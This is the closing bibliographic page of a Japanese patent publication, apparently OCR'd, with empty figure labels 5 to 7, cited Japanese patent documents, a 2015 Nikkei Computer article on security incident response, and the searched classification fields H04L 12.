
【図５】



【図６】



【図７】



フロントページの続き

(56)参考文献 特開２０１４－２３２９２３（ＪＰ，Ａ）
特開２０１５－２２５５１２（ＪＰ，Ａ）
特開２０１７－４１２３（ＪＰ，Ａ）
特開２０１４－１４６３０７（ＪＰ，Ａ）
櫻井 祐亮 YUUSUKE SAKURAI，実践、セキュリティ事故対応 第５回，日経コンピュータ ｎｏ．８９９ NIKKEI COMPUTER，日本，日経ＢＰ社 Nikkei Business Publications,Inc.，２０１５年１１月１２日

(58)調査した分野(Int.Cl.，ＤＢ名)
Ｈ０４Ｌ１２／００－１２／２８，１２／４４－１２／９５５